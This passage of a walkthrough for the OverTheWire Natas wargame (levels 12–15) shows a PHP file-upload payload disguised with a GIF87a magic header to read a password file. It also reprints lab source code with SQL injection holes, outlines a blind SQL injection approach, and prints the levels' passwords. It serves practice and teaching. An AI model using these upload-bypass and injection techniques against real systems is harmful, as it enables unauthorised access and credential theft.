
- Change it as .php and forward it

```
22
23 of8gh7i43t.php
24 ------WebKitFormBoundaryBOCNkimaAbHYVm6c
25 Content-Disposition: form-data; name="uploadedfile"; filename="natas.php"
26 Content-Type: application/x-php
27
28 <?php
29 require "/etc/natas_webpass/natas13";
30
31 ------WebKitFormBoundaryBOCNkimaAbHYVm6c--
32
```

- Then you can see the level 12 webpage like this




- Click on that and then you can see the password for the next level




  - **Password : trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC**

Natas Level 12 → Level 13

- Username: natas13
- URL: http://natas13.natas.labs.overthewire.org
- Password : **trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC**





- Go to source code.

Not secure natas13.natas.labs.overthewire.org/index-source.html

```
<?php

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


- Exif_imagetype will check the file type whether is it PHP or some other file, if not a image it will be displayed that the “file is not an image”.

- This checks the file extension and the magic number.
- Create natas.php file using “nano” command


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano natas.php
```

- Write command as following


- Append GIF87a to the first line of the file and it will become GIF




- Convert it into jpg file using “mv” command




- Check file type using “file” command




- Change file as executable using “chmod” command




- Turn on intercept and upload the created file







- Change file extension as .php and forward it.



- Then give the stored location of the natas14 password using “cat” command



- Then you can see the password for the next level.




  - **Password : z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ**


Natas Level 13 → Level 14

- Username: natas14
- URL: http://natas14.natas.labs.overthewire.org
- Password : **z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ**

- View natas 14 webpage.




- Give input and check .




- Go to the source code

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- Try as following




- This say the username can be empty or one can be equals to one .
- Then you can see the password for the next level



- **Password : SdqIqBsFcz3yotlNYErZSZwblkm0lrvx**

Natas Level 14 → Level 15

- Username: natas15
- URL: http://natas15.natas.labs.overthewire.org
- Password **: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx**




- Visit natas 15 webpage


- Go to source code


```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "<censored>" };</script></head>
<body>
<h1>natas15</h1>
<div id="content">
<?php

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- This is not a SQL injection. It is sort of blind SQL injection because the thing we are looking for which is the password is not clear whether there is a clear way to obtain the password., we have to check username exist or not. To do that we can use “like” statement.


- First check the type of database



